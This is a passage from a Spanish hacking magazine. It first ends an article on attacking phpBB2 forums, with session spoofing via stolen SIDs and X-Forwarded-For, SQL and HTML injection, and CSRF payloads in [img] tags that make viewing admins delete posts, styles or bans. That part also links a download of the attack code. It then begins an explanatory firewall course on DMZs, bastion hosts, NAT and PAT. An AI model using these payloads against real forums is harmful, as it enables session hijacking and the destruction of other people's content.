
Viendo la zona reservada para moderadores y administradores



Los privados... qué cosas...



Moderando el foro...



Todo usando la misma técnica... ***claro, que para que puedas usar las inyecciones SQL y averiguar los parámetros necesarios para el spoof, primero hay que registrarse***... puesto que para usar los códigos anteriores hay que haber hecho *login* en el foro... a no ser... que se permita *postear* a los invitados.

Terminando....

Si cambias la IP del ***X-Forwarded-For*** en el ***proxomitron*** y estás *logueado* en el foro... te desconectarás solito, porque el *phpBB2* comprobará que tu IP ya no es la misma y caducará tu sesión

Para utilizar ***SQL inyection y HTML inyection*** debes estar ***logueado como usuario registrado***, no sirve como invitado.

Para spoofear un usuario con su IP y el SID robado, debes **hacerlo como invitado** y en **una sesión nueva** del navegador, en caso contrario no funcionará.

Craquear los *hashes* en *MD5* de las contraseñas puede ser una labor eterna... si el usuario tiene un *password* de muchos caracteres y con combinaciones de letras, números y signos, lo más probable es que nos entierren a todos antes de sacarla.

Ahh!! Y decías que se pueden borrar posts o "*dirigir*" a enlaces maliciosos... pues sí... este es otro *bug*, de lo más estúpido, pero sorprendentemente dañino...

Si ponemos esto:

http://www.hackxcrack.com/phpBB2/login.php?logout=true

y pinchamos en el link... nos desconecta... *vaaaleee, eso es una gilipollez... nadie pinchará en eso...* pero.... ¿y si ponemos esto?:

[img]http://www.hackxcrack.com/phpBB2/login.php?logout=true[/img]

Pues parece lo mismo, pero no lo es.... *el phpBB2 se hace la picha un lío* y quiere mostrar esa imagen... no puede porque no lo es.... y lo ejecuta... o sea, que si ponemos eso como firma o como avatar... todos los que vean los post del usuario que tiene eso en su firma se desconectarán del foro...

Pues para borrar post igual....

[img]http://www.hackxcrack.com/phpBB2/posting.php?mode=delete&p=NUMERO_DE_POST_A_BORRAR&confirm=yes[/img]


Y cuando un administrador o un moderador pase por ese hilo, borrará el post que se haya indicado... SIN PREGUNTAS.

Los usuarios normales no pueden borrar en la mayor parte de las ocasiones, pero si me pongo eso en la firma... seguro que un administrador o moderador, tarde o temprano verá alguno de mis posts y se borrará el que yo quiera.....

.... hombre... eso borraría un post... para eliminar muchos hay que poner cientos de imágenes y eso no es factible... ¿cómo puedo hacerlo "en masa"?

Pues la respuesta la di en el hilo de "***la importancia de llamarse HTML***", mas ***iframes***

Es decir, me creo una web en cualquier servidor..... y junto con mi bonita web, sus fotos, videos, etc... me creo esto:



Y no sigo por que ya lo cogéis, ¿no? o más fácil un *JavaScript* y un bucle que vaya variando el valor de p

Pero hay más... también se pueden usar estos

/admin/admin_styles.php?mode=delete&style_id=numero

donde **número** será el estilo a borrar

/admin/admin_words.php?mode=delete&id=número,

donde **número** será la palabra censurada a borrar

`/admin/admin_smilies.php?mode=delete&id=número`

para los smilies

`/admin/admin_user_ban.php?mode=delete&id=número`

para los baneados.... vamos, un desastre, de verás... a más de uno le han fulminado el foro completito....

Ahora sí... termino: dos cosas, otro enlace y un agradecimiento especial

El enlace es para que os podáis descargar todos los códigos expuestos, las webs maliciosas, los html inyection y sql inyection, que teclearlos es un rollo y seguro que nos equivocamos. Eso sí... cuidadito con lo que se hace...

http://www.forohxc.com/bugforos/descarga.zip

Y el agradecimiento:

Agradecer la labor que mis compañeros han realizado, **labores de vigilancia intensiva** para que esto no nos ocurriera a nosotros, para todos los moderadores que son hoy, los que fueron... y para un grupo "*de oteadores*" y "*conejillos de indias*" que nos ayudaron a mantener "*el orden*", *moebius*, *Yorkshire*, mi querido y *ultrajado Grullanetx*.... buff, espero no dejarme a ninguno... pero todos sabéis a quienes me refiero....

GRACIAS!!!!

FIREWALLS
QUE SON, COMO FUNCIONAN Y COMO SALTARSELOS

Iniciamos un nuevo curso de lo mas "jugoso"
No hace falta hacer una extensa presentación, simplemente te lo advertimos:
NO ES UN CURSO QUE PUEDAS SALTARTE!!!

Saludos de nuevo, amigo@s

Nuestro siguiente objetivo son los cortafuegos, los ***Firewalls***, esos *"ilustres"* conocidos y desconocidos. Por el momento presentaré algunas definiciones básicas, tipos de cortafuegos, su implementación, algunos servicios característicos como ***NAT*** y ***PAT*** y terminaremos el presente artículo con los accesos NO autorizados a redes.

Para después de las vacaciones de verano, tenemos una gran tarea, repartidos en varios artículos más: implementaremos ***Firewalls*** Comerciales, otros como ***IPTABLES*** y continuaremos con algunos artículos interesantes a partir de Octubre como:

- Redes Heterogéneas e Integración de Sistemas *LINUX-Windows*
- Diseño y Tecnologías de Redes Privadas Virtuales
- Redes WAN: ADSL, RTB, RDSI...
- Routers y Routing

Y terminaremos allá para final de año convirtiendo nuestro PC (uno viejecito, no hace falta que sea una *súper-máquina*) en un Router ADSL tanto para *Windows* como para *LiNUX*, nada tendrá que envidiar a esos *"cacharros"* del tipo *CISCO, 3COM, Zyxel*, etc. Hasta ofreceremos conectividad en diferentes tecnologías de redes, fibra, ethernet, token y por su puesto.... INTERNET... *hasta puede ser la tan vilipendiada XBOX que tantos disgustos y alegrías nos causó... ¿Convertir la Xbox en un router ADSL? Mmm, es una idea.... a fin de cuentas tiene una entrada ethernet y una conexión a Internet... y qué demonios... es un Pentium III con discoduro y todo*

Por el momento nos conformamos con lo que hay... unos cuantos PC's y los medios y dispositivos de red habituales, pero afrontaremos este hecho con los conocimientos necesarios para construir un sistema eficaz de seguridad. Tras *"la serie"* de *IDS (publicada en los anteriores números de la revista)*, ahora hablaremos de ***Firewalls, proxys, gateways y host bastión***.


Definición y funciones de un Firewall

La función principal de un ***firewall*** consiste en examinar las comunicaciones que se establecen entre dos redes, permitirlas, rechazarlas e incluso redirigirlas.


Aunque se puede implementar soluciones ***Firewalls*** en una única red, no es lo habitual. Lo normal es que los ***Firewalls*** actúen como centinelas de guardia evitando los accesos no autorizados a cualquier otro dispositivo que protege, que puede ser un único *host*, unos pocos o la red entera.

Desde el punto de vista empresarial, una red guarda datos e información valiosa, por ello se debe guardar la confidencialidad de sus datos, la integridad de los mismos y la disponibilidad (el acceso) de las máquinas que la componen.

Un ***Firewall*** es un dispositivo (o un conjunto de ellos) de contención. Funciona dividiendo la red en varias zonas y evitando que el tráfico generado entre o salga de cada zona dependiendo de unas reglas establecidas.



En este articulo haremos referencia a los ***Firewalls*** como un conjunto de uno o varios dispositivos que se encuentran entre redes de confianza (como puede ser una LAN) y redes externas (como puede ser Internet).



Los ***Firewalls*** inspeccionan todo el tráfico que fluye entre ambas redes y:

- Todas las comunicaciones deben pasar por ellos
- Sólo permitirán el tráfico autorizado
- Pueden y deben resistir los ataques dirigidos contra ellos mismos

Un ***Firewall*** puede ser un *router*, un PC, un *host* especifico diseñado para ello, una combinación de todo lo anterior y también un conjunto de máquinas que operan para preservar la seguridad en los accesos a la red y normalmente se ubican en los límites de la topología de la red, dentro del perímetro que se considera como "*seguro*".

En principio parece bastante fácil definir lo que es el perímetro de la red, sin embargo con la aparición de las redes privadas virtuales, a veces, no es tarea fácil.

Cómo protegen la red los Firewalls


Básicamente de cuatro formas:

- Filtrado de paquetes, puertos y servicios
- Puertas de enlace a aplicaciones (gateway y proxys de aplicación)
- Puertas de enlace entre circuitos (gateway y proxys SOCKS)
- Inspección de paquetes de estado.

Ventajas e inconvenientes de los Firewalls

Sin un ***Firewall***, las redes quedan expuestas con todos sus dispositivos y configuración de seguridad, es decir, si esos dispositivos ofrecen servicios al exterior, la seguridad de las transmisiones dependerá del propio sistema operativo de los equipos y de lo robusto que sea el servicio ofrecido.

Sin un ***Firewall***, la seguridad se basa totalmente en los *hosts* y cuanta más grande sea la red más complejo será mantener la seguridad individual de cada uno de ellos... *ya sabes, murphy "acecha", imagina una empresa con 5 servidores web y un administrador parcheando los agujeros... seguro que parchea todos menos uno*



Cuando hace...

Cuando hace muchos años que te dedicas a la enseñanza, te das cuenta de algunas cosas realmente interesantes. Una a destacar es que las personas, cuando se acercan por primera vez a "la informática", poseen una gran "inocencia". Creen que un ordenador es "algo" casi perfecto, que nunca se equivoca, que siempre hace lo que le dices, etc.

Esa "inocencia" se pierde rápidamente a medida que tus conocimientos aumentan. Los ordenadores necesitan un Sistema Operativo para funcionar, y ese sistema operativo está programado por personas, y las personas cometemos errores, y el resultado es que los ordenadores funcionan "tan bien" como los humanos hemos sido capaces de programarlos.

¿A dónde queremos llegar con esta nota? Pues que si todo fuese perfecto los firewalls no existirían, todos y cada uno de los elementos que forman parte de una red serían elementos invulnerables.

Pero esta situación ideal está muy lejos de la realidad... para empezar el propio protocolo TCP/IP tiene imperfecciones, por lo tanto, cualquier elemento basado en él (por ejemplo Internet) arrastra esas imperfecciones que deben ser "corregidas" por el Sistema Operativo de turno, el cual también es imperfecto... entonces cualquier programa para un sistema operativo debe "corregir" (en la medida de lo posible) esas imperfecciones arrastradas del TCP/IP y del Sistema Operativo, y la cadena sigue y sigue y sigue.

¿El resultado? Pues que cuanto más sabes más cuenta te das del CAOS reinante. Cuanto más complejo más CAÓTICO y más medidas de seguridad necesitamos... si el mundo fuese perfecto... este artículo no existiría.

Esto no quiere decir que al usar un ***Firewall*** podemos descuidar a los *hosts*, pero no cabe duda que la inclusión de un ***Firewall*** en la red ayuda a protegerla frente a un error y la atención del administrador se centrará en una única máquina y no en todas...

Los puntos fuertes de un Firewall son:

- Reforzar la política de seguridad
- Restringir el acceso a servicios específicos
- Son auditores excelentes
- Producen alertas y avisan de los sucesos que se producen

Las desventajas o puntos débiles son:

- No ofrecen protección ante lo que está autorizado, jajaja, estarás sonriendo... qué perogrullada... míralo así: Imagina un Firewall que protege a un Servidor Web, obviamente debe permitir el tráfico hacia el mismo o no ofrecemos servicio alguno, pero por lo general no protegerá los ataques o explotación de vulnerabilidades del servidor web o contra la aplicación en sí... HTML Injection, bugs conocidos, overflows.... etc.
- Reglas generosas o demasiado permisivas
- No pueden detener ataques si el tráfico no pasa por ellos... otra perogrullada... pero si el ataque se produce "desde dentro" el Firewall no funcionará... bendito seas IDS de mi corazón
- Pueden convertirse en un embudo disminuyendo la fiabilidad, el rendimiento o la flexibilidad de la red.

Con ***Firewall*** o sin él, también hay que asegurar los *hosts*, esto daría para *muuuuchos* artículos, pero como pautas a seguir:

- Desactivar todos los servicios que no se utilicen
- Eliminar cuentas y grupos no necesarios
- Cambiar las contraseñas por defecto y cuentas predeterminadas
- Reconfigurar el resto de servicios, NUNCA fiarse de los valores por omisión
- Asegurar las funciones administrativas
- Utilizar contraseñas seguras y fuertes
- Estar al corriente de nuevas vulnerabilidades o suscribirse a alguna de ellas
- Aplicar los parches de seguridad
- Protección contra virus y troyanos
- Educar a los usuarios de la red en el control de registros y alertas

Además cuando se implementa un ***Firewall*** es recomendable también:

- Control redundante, es decir, utilizar más de uno y diferentes
- Implementar un IDS
- Establecer una directiva de seguridad o política de empresa
- Definir el propósito de la red
- Supervisar los registros y alertas
- Realizar auditorías y pruebas de comportamiento
- Implementar una seguridad física y acceso a los medios, salas bajo llave, racks, acceso a puertos de consola, desactivar las bocas de switches que no se usen, etc..

Diseño de redes con *Firewalls*

Este apartado bien merece otro artículo específico, de hecho lo tendrá... en próximos meses, pero por el momento tres conceptos y tres implementaciones:

- Zona desmilitarizada (DMZ)
- *Host* Bastión
- *Gateways* o puertas de enlace

Zona Desmilitarizada


La ***DMZ*** es una red completa que permite el tráfico entre Internet dentro o fuera de la *Intranet* y al mismo tiempo mantiene la seguridad en la propia *Intranet*.

Es como el recibidor de una casa, "los de fuera" vienen pero no pasan al salón, nos visitan, los atendemos y los despedimos... no usarán ni la cocina, ni el cuarto de baño.

"Los de dentro", pueden atravesarlo para salir a la calle o permanecer en el recibidor, pero sin comprometer las otras dependencias de la casa, una ***DMZ*** es como un buffer entre Internet y nuestra red.

La ***DMZ*** contiene servidores y dispositivos de comunicaciones de capas 2 y 3 (*switches, routers, **Firewalls**...*)


Los servidores están conectados DENTRO de la ***DMZ*** y pueden ser *proxys*, servidores de acceso remoto, VPN, correo, FTP...



Host Bastión

Es un sistema que se utiliza como *"punto fuerte"* y con características de ***Firewall***, en muchas ocasiones es quien se lleva *"las bofetadas"*, puede ser un PC, un *router*, un ***Firewall***...

A menudo el ***host bastión*** es un sistema que NO REENVÍA direcciones IP entre Internet y la Intranet, es decir, se puede acceder al mismo desde cualquiera de las dos partes pero NUNCA las dos redes intercambian datos directamente.



Puertas de enlace

Normalmente es un *router* que actúa como ***Firewall*** y como *router*, opera con filtros de paquete para bloquear tráfico IP, TCP, UDP que no esté autorizado, también otros protocolos pero casi siempre con reglas *"simples"* de puertos y servicios despreocupándose del contenido del tráfico en sí mismo, comúnmente a ese conjunto de reglas se les denomina ***ACL's (Listas de acceso)***

Todas estas definiciones, conceptos e implementaciones en ocasiones pueden confundirte, sobre todo en diseños de red pequeños, en estos casos nos encontramos con un "todo en uno", imagina una pequeña empresa con 30 ó 40 máquinas, con una conexión ADSL contratada con un proveedor

y ofreciendo servicios WEB en un equipo cualquiera de su red corporativa. En este caso el router que instala el proveedor LO ES TODO, bueno, realmente no hay DMZ.

Observa que en el ejemplo anterior, comprometer el servidor web significaría comprometer toda la red interna, idem si se consigue comprometer el *router*, aunque no se disponga de acceso a los equipos internos desde el exterior, comprometer cualquiera de esos dos dispositivos amenazaría la seguridad de todos los demás.

Implementación y Tipos de *Firewall*

Fundamentalmente podemos distinguir:

- Firewall de red basados en host
- Firewall basados en routers
- Firewall basados en host
- Firewall de equipos

Como ves, muy parecido a los diferentes tipos de *IDS*, puede confundirte el primero, el segundo y el tercero... parecen lo mismo, pero no lo son... pasemos a describirlos:

Firewalls de red basados en Host

Protegen redes completas y se instalan sobre Sistemas Operativos como *Windows*, *LINUX*, *Solaris*, *etc.*

Además suelen reforzar la pila de protocolos TCP/IP del propio sistema operativo, modifican los archivos de inicio, entradas al registro y agregan nuevos procesos.

Entre los más conocidos y nombrados están, el conjunto ***IPTABLES*** del núcleo de *LINUX*, soluciones del tipo *StonesGate*, *FW-1 de Checkpoint*, *etc..*

Firewalls basados en routers

Los ***routers*** son la primera capa de protección y en redes pequeñas se utilizan como ***Firewalls***.

Aunque las capacidades de filtrado han mejorado mucho, habitualmente se limitan a denegar o permitir el tráfico por puerto, servicio o protocolo pero no revisan el contenido de los paquetes de datos, se limitan a inspeccionar las cabeceras, no los datos que se transportan.

Sin embargo son muy útiles cuando se combinan con un ***Firewall***, puesto que a este último ya le llegan los paquetes filtrados por el router y no tiene que ocuparse de todo el tráfico, con lo que aumenta el rendimiento de los cortafuegos.

Firewall basados en host

Pues un ***Firewall*** que protege a un ÚNICO *host*, son soluciones económicas y fiables si en nuestra red disponemos de pocas máquinas ofreciendo servicios, si por el contrario son muchos, la labor administrativa de mantener individualmente cada uno es muy elevada.

Normalmente son software que se instalan en los sistemas operativos anfitriones, como ***Zone Alarm, Kerio, etc..***

Firewall de equipos

En este tipo se encuadran dispositivos que tienen hardware y software propio y optimizado para la función que desempeñan, es decir, son como los ***Firewalls*** de red basados en *host* pero con independencia del sistema operativo anfitrión. Son auténticos ordenadores especializados en labores de ***Firewall.***

Entre los más conocidos tenemos los ***Pixware de Cisco, Firewalls de 3COM, Nokia***, etc... También los podemos llamar ***Firewalls Hardware*** y, por cierto, suelen ser bastante caros.

Servicio de Traducción de Direcciones de Red (NAT)

No podemos continuar y entender el funcionamiento de un ***Firewall***, un *router* o una puerta de enlace tipo *proxy* si no comprendemos y entendemos bien qué es eso del **NAT.**

NAT permite "*enmascarar*" un conjunto de direcciones IP (una o varias redes o subredes completas) bajo una única dirección IP o bajo unas pocas.

Para empezarlo a entender... imaginemos un cibercafé con 50 ordenadores conectados a Internet, una forma de conectarlos sería contratar 50 Ip's públicas a un proveedor o incluso de conexiones ADSL para cada ordenador, así todos "salen" a Internet.

Como supondrás (y supones bien) eso, además de ser carísimo, no es la solución que elegirá el propietario del *ciber*, en su lugar, asignará direcciones IP privadas a cada PC y contratará una o varias IP's públicas.

Para simplificar el ejemplo, supongamos que son cinco ordenadores con sus cinco IP's privadas y una única dirección pública.

PC-1	192.168.0.1
PC-2	192.168.0.2
PC-3	192.168.0.3
PC-4	192.168.0.4
PC-5	192.168.0.5
ROUTER	192.168.0.254
IP pública asignada por el proveedor	2.2.2.2

La función de ***NAT*** en la red del *cibercafé* será convertir las IP's Privadas de los 5 PC's en la IP pública asignada por el *ISP (2.2.2.2)*. Hablando claro, imagina que los cinco PC´s acceden al mismo tiempo a www.mocosoft.com, pues bien, el servidor de Mocosoft recibirá cinco conexiones de la IP 2.2.2.2. Para el servidor de Mocosoft existe un solo PC que tiene la IP 2.2.2.2 y que se ha conectado cinco veces.

Como vemos, la primera ventaja de ***NAT*** es que ofrece cierta privacidad, el servidor remoto no sabe la IP real (IP privada), sólo conoce la ip pública.

Pero no todo son parabienes.... *¿qué ocurre con el tráfico de vuelta? ¿Cuándo el servidor remoto devuelva los resultados, a quién de los cinco se la envía si todos son 2.2.2.2?*

Pongamos otro ejemplo. Supongamos los equipos 192.168.0.1 (PC-1) y 192.168.0.5 (PC-5) acceden al servidor de ***google*** para efectuar una búsqueda...

Supongamos que ***NAT*** es un servicio que realiza el *router* del *ciber café* (192.168.0.254) y traduce las direcciones de los PC's 1 y 5 en la ip global 2.2.2.2

El *router* del *ciber* conoce las IP's de los PC's pero el *Server de **google*** recibe DOS peticiones que vienen de la misma IP (2.2.2.2). Cuando el servidor de Google emite la respuesta a las búsquedas de los usuarios que hay sentados en los PC's 1 y 5, envía las respuestas a la ip 2.2.2.2.

Imaginemos...

El usuario del PC1 busca "perros" en ***google*** y el usuario del PC-5 busca "gatos".... los resultados de esas búsquedas los envía ***google*** a la IP pública 2.2.2.2 (router del ciber)

¿Cómo puede saber el router del ciber que las respuestas de las páginas de perros son para el PC-1 y las de los gatos para el PC-5 si lo único que recibe es una respuesta dirigida a la 2.2.2.2 y no a las IP's reales que originaron las búsquedas?

Pues muy sencillo... cuando ***NAT*** se activa, el *router* del *ciber* construye una tabla (***la tabla NAT***) que relaciona las IP's internas con los puertos que abrieron los PC´s correspondientes... por ejemplo así:

IP origen	Puerto origen	IP destino	Otros datos
192.168.01	1122	google	???????
192.168.05	1036	google	???????

Cuando ***google*** "*responde*" lo hace a la IP 2.2.2.2 con destino al puerto 1122 ó 1036, de tal forma que cuando regresan los resultados al *router*, éste no tiene más que

consultar ***la tabla NAT*** que mantiene y compara los puertos origen con el puerto al que ***google*** destina la información y *"sabe"* que lo que le venga por el puerto 1122 se lo debe entregar a PC-1 y lo que le venga por el puerto 1036 se lo ha de dar a PC-5.

Bien... pero y si ocurre esto?

IP origen	Puerto origen	IP destino	Otros datos
192.168.0.1	1122	google	????????
192.168.0.5	1122	google	????????

DOS Ip's diferentes que abren EL MISMO puerto, esto es perfectamente posible, nada lo impide y nada impide tampoco que los navegadores de los PC-1 y PC-5 no puedan abrir los mismos puertos en cada ordenador...

Cuando se reciba la respuesta de ***google***, el *router* consultará en la ***tabla NAT*** y... SORPRESA!!!! Tanto las consultas a perros y a gatos provienen del mismo puerto pero con IP's DIFERENTES... ¿A quien le da los resultados?

Pues esto lo soluciona con ***PAT***,

PAT es como ***NAT*** pero para los puertos, o sea, que el *router* ANTES de dejar salir la conexión verifica que no existan puertos origen *"repetidos"* para un mismo destino, y si lo son, añade otra información en la ***tabla NAT*** y traduce el puerto que usa el cliente por otro que esté libre... así más o menos:

IP origen	Puerto origen	PAT	IP destino	Otros datos
192.168.0.1	1122	1122	google	????????
192.168.0.5	1122	1025	google	????????

Lo que recibe ***google*** son dos consutas de la misma IP (la 2.2.2.2), una por el puerto 1122 y otra por el puerto 1025 (que es el traducido por ***PAT***)

Cuando devuelva los resultados y lleguen al *router*, vendrán *"los perros"* por el puerto 1122 y *"los gatos"* por el 1025, y el router traducirá a las IP's correspondientes y enviará las respuestas a los verdaderos puertos origen, no a los traducidos.

Resumiendo,

- El router traduce las ip's internas 192.168.0.xxx por la ip pública 2.2.2.2
- Si más de una ip interna se dirige al mismo destino y utilizan los mismo puertos origen, además de traducir la dirección traduce el puerto mediante ***PAT***
- ***google*** recibe y responde a una IP traducida por ***NAT*** y a un puerto traducido por ***PAT***
- el router recibe los resultados de ***google***, consulta ***NAT y PAT***, averigua cual fue la IP de origen y envía las páginas.

RECUERDA

PAT se suele utilizar si más de una conexión interna utliza los mismos puertos origen y el mismo destino, si el destino es diferente aunque los puertos sean idénticos no se traducen, ejemplo:

IP origen	Puerto origen	PAT	IP destino	Otros datos
192.168.0.1	1122	1122	google	????????
192.168.0.5	1122	1122	hackxcrack	????????

Como ves, en este ejemplo ***PAT*** no tradujo el puerto pese a ser el mismo en las dos conexiones (1122), puesto que la IP destino es diferente en ambas conexiones si bien los puertos origen eran los mismos.

Y claro.... en lugar de ***google*** o hackxcrack, lo que existe en la tabla ***NAT*** son las direcciones IP's de esos servidores, no sus nombres, lo puse así para no liarnos con los números de IP's que ya fue bastante con lo que hubo 😊

¿Y en Otros datos qué hay?

Pues muchas cosas más, por ejemplo el *timeout*, el tiempo de caducidad de la entrada en la tabla NAT, pero bueno, con esto es suficiente, de momento no nos preocupará demasiado y también cabe esperar que en el

curso de TCP/IP que ofrece esta misma revista ya nos hablen de ***NAT*** de un modo "*mas formal*"

Ahora que ya conocemos qué es ***NAT*** y qué es ***PAT***, antes de continuar, veamos algunas "*particularidades*" de esto mismo, me refiero a:

- SNAT o NAT Estática
- DNAT o NAT Dinámica
- Equilibrio de Carga

El ejemplo anterior, el del *ciber*, *los perros*, *los gatos* y ***google*** es un ejemplo de ***NAT estático*** y se llama estático porque las direcciones internas y externas NO CAMBIAN, el ***Firewall*** o el *router* simplemente sustituye las direcciones internas por la externa y/o los puertos por ***PAT***, ningún otro dato del paquete es modificado.

NAT dinámico se utiliza cuando queremos hacer corresponder un grupo de direcciones internas con un conjunto de direcciones públicas, es decir, si nuestro *ciber café* dispone de varias IP's públicas puede asignar cada una de esas direcciones públicas a unos cuantos PC's locales, unos utilizarán por ejemplo la 2.2.2.2 y otros la 3.3.3.3 ó la .4.4.4.4, etc. dependiendo de los criterios que se establezcan.

Incluso podemos dejar a la "*elección*" del *router* o el ***Firewall*** cual de ellas tomará, es como si en un único *router* o ***Firewall*** enchufásemos varias líneas ADSL o como si dispusiéramos de varios routers... no es así, los PC's locales sólo tendrán una única puerta de enlace y será ***DNAT*** quien determine la IP pública que usarán.


Desde el punto de vista de seguridad, ***DNAT*** es mejor que ***SNAT*** puesto que unas veces se llega al destino con una IP y otras veces con una diferente, sin embargo esto puede causar problemas con determinados servicios o si el número de usuarios es muy elevado, podrían agotarse las direcciones públicas. Imagina una red construida con ***DNAT*** y 250 Ip's públicas, las direcciones vistas desde "*el exterior*" parecen ser aleatorias y cambian constantemente.

Equilibrio de carga

El otro concepto asociado a ***NAT y PAT*** es el equilibrio de carga en el servidor. Para simplificar: el *router* o el ***Firewall*** puede redireccionar y balancear la carga de forma que alterna solicitudes para una pareja de puerto/dirección destino entre los servidores internos disponibles.

El ejemplo más sencillo en describir sería una red con 6 Servidores Web redundantes y el balanceo de carga habilitado en el código que ejecuta ***NAT y PAT***. Cuando las conexiones externas visitan el webserver (para ellos es una única ip global), ***NAT*** redirige la petición a uno de los 5 servidores internos, bien por estado, por saturación, por número de conexiones, etc... De tal forma que "*aparentemente*" estamos accediendo a una ip pública pero las páginas o el servicio nos lo puede estar ofreciendo máquinas diferentes.

Bien, por hoy hemos terminado con la teoria e implementación de ***Firewalls***, nos quedan muchas cosas, funciones avanzadas de cortafuegos, reglas de inspección, autenticación y cifrado, etc... Eso vendrá en el próximo número junto con la instalación, configuración y administración de un ***Firewall*** de red basado en host.



Para lo que viene a continuación deberíamos conocer medianamente bien la pila de protocolos TCP/IP, las cabeceras de los

